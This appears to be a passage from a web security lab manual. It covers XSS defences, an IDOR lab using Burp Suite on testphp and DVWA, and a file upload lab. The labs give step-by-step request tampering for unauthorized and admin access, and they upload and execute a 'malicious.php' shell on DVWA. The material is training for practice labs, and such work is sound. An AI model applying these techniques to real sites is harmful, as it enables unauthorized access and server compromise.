8. How does HTTPOnly help prevent XSS?

The `HTTPOnly` flag prevents JavaScript from accessing cookies, reducing session theft risks.

9. What is CSP, and how does it prevent XSS?

CSP restricts script execution to trusted sources, blocking inline and unauthorized scripts.

10. How does a WAF help mitigate XSS?

A Web Application Firewall (WAF) filters and blocks malicious requests containing XSS payloads.

3. Insecure Direct Object Reference (IDOR)

Objective: To identify and exploit IDOR vulnerabilities

Tools: Burpsuit, DVWA, custom web application


Insecure Direct Object Reference (IDOR) is a web application security vulnerability that occurs when an application exposes internal object identifiers to users without proper access controls. This allows attackers to manipulate these identifiers and gain unauthorized access to sensitive data.

Here are some examples of IDOR:

- Direct reference to database objects: An attacker can modify a customer number value to bypass access controls and view other customers' records.
- Substituting a parameter value: A malicious hacker can substitute a parameter value in a URL with a similar value that belongs to another user.


To prevent IDOR, you can:

- Use a UUID instead of a direct user ID in a URL.
- Use Role-Based Access Control (RBAC) to define specific roles and permissions for different users.
- Enforce strict authentication requirements like multi-factor authentication (MFA) or strong password policies.
- Validate user input thoroughly.




Step 1: First, open Burp Suite in Kali Linux, go to the settings option, click on the import/export button, choose export, select the first option, click next, and save the certificate on the desktop as a .cert file.






Step 2: Next, open Firefox in Kali Linux, search for the FoxyProxy Standard extension, add it to Firefox, and place it on the toolbar.




Step 3: After that, open FoxyProxy options, go to the proxies section, click on add, and fill in the proxy information such as 127.0.0.1 with port 8080, then save it.




Step 4: Then go to Firefox settings, search for certificates, click on view certificates, choose import, and select the Burp certificate from the desktop. After importing, check both trust boxes to complete the setup.



Step 5: Now enable the FoxyProxy extension in the browser so that the traffic passes through Burp Suite.




Step 6: In the browser, search for **Testphp** and open the first link. Before entering credentials, make sure Burp Suite is running with the interceptor turned on.








Use the credentials with **username test** and **password test** to log in, then forward the captured request to the repeater and turn the interceptor off.



Step 7: In the repeater tab of Burp Suite, modify the request by adding **?uid=124** at the end of the first line, click on send, and then choose to show the response in the browser and copy the link provided.



Step 8: Next, open DVWA in the browser, set the security level to low, and try an authentication bypass.




Open a new private window, go to **localhost/DVWA/login.php**, and log in with username **gordonb** and password **abc123**.




Copy the admin URL from Burp and paste it into the private window to gain admin access.




Step 9: Finally, test the same on medium security. When you log in, the application shows “unauthorized.” To analyze further.



Open Burp Suite again, turn on the interceptor, and refresh the unauthorized page to capture and examine the request.



In the Repeater tab of Burp Suite, modify the request by **changing GET to POST** and update **Security to impossible** at the end of the first line. click on send,



Copy the URL http://localhost/DVWA/vulnerabilities/authbypass/get_user_data.php and paste it into the browser.



Viva Questions:

1. **What is Insecure Direct Object Reference (IDOR)?**

IDOR is a vulnerability where attackers access unauthorized data by modifying object references like user IDs or file names.

2. **How does IDOR occur?**

IDOR happens when an application exposes internal object references (e.g., user IDs) without proper authentication or authorization checks.

3. **How can an attacker exploit an IDOR vulnerability?**

An attacker manipulates object references in URLs, APIs, or request parameters to access or modify unauthorized data.

4. **What tools can be used to test for IDOR vulnerabilities?**

Burp Suite, DVWA, custom web applications, and manual URL tampering can help identify IDOR flaws.

5. **What is the role of Burp Suite in IDOR exploitation?**

Burp Suite helps intercept and modify requests to test if object references can be manipulated for unauthorized access.

6. **How does an attacker identify IDOR in a web application?**

By analyzing URL parameters, API requests, and response behaviors to see if changing object references grants unauthorized access.

7. **What are the best practices to prevent IDOR?**

Implement proper access controls, enforce user authentication, validate user permissions, and avoid exposing raw object references.

8. **What is an example of an IDOR attack?**

A user changes `/profile?user=123` to `/profile?user=124` and views another user's private profile without authorization.

9. **How does role-based access control (RBAC) help prevent IDOR?**

RBAC enforces permissions based on user roles, ensuring only authorized users can access specific objects.

4. File Upload Vulnerability

Objective: To understand the risks associated with file upload

Tools: DVWA, Burp Suit, a vulnerable web application

File upload vulnerability is a security risk where an application or website allows users to upload files, and the application does not properly validate or handle those files. This can lead to various types of attacks, such as:

1. **Malware Distribution:** Attackers might upload malicious files (e.g., viruses, worms) that can infect other users or systems.
2. **Remote Code Execution:** If the application allows certain types of files to be executed on the server (e.g., PHP scripts), an attacker could upload a script and execute it, leading to server compromise.
3. **Data Theft:** An attacker could upload a file that exploits vulnerabilities in the server to access sensitive information.
4. **Denial of Service (DoS):** Uploading large or numerous files can exhaust server resources, causing it to become unresponsive.

Common Causes of File Upload Vulnerabilities:

- **Insufficient Validation:** Not checking file types, sizes, or contents properly.
- **Lack of Proper File Handling:** Not ensuring files are not executable or accessible on the server.
- **Insecure File Storage:** Storing files in a web-accessible directory or using predictable file paths.

Mitigation Strategies:

1. **Validate and Sanitize:** Ensure file uploads are checked for allowed types, sizes, and contents. Use white lists for file types and reject anything that doesn't meet the criteria.
2. **Use Secure Storage:** Store files in a non-web-accessible directory and use random, unique names for files.
3. **Limit Executable Content:** Ensure uploaded files cannot be executed on the server. For example, use a file extension filter and deny execution of scripts.
4. **Implement Size and Rate Limits:** Restrict the size of files and the number of files a user can upload within a certain timeframe.
5. **Regular Security Reviews:** Periodically review and test your file upload functionality to identify and fix potential vulnerabilities.


Properly addressing file upload vulnerabilities is crucial to maintaining the security and integrity of your systems and protecting user data.


1) DVWA — File Upload Vulnerabilities (Low Security)

Step 1: In DVWA, set the **security level to Low**, go to the File Upload challenge, and test the feature by uploading a normal image file (e.g., **hacker.jpg**).



Step 2: After uploading, check the path of the file — DVWA saves it in <http://localhost/DVWA/hackable/uploads/>






Step 3: Now upload the malicious PHP file (malicious.php) using the same form.



Step 4: Open the uploaded PHP file in your browser at <http://localhost/DVWA/hackable/uploads/malicious.php> and confirm it executes successfully.



Step 5: Look at the source code and observe that it does not validate file type, size, or extension, which is why the PHP shell can be uploaded.



2. DVWA — File Upload Vulnerabilities (Medium Security)

Step 1: Change the DVWA security level to **Medium** and open the File Upload challenge. Try uploading the malicious file (malicious-medium.php) and notice that it is blocked because the application validates the file extension and content type.



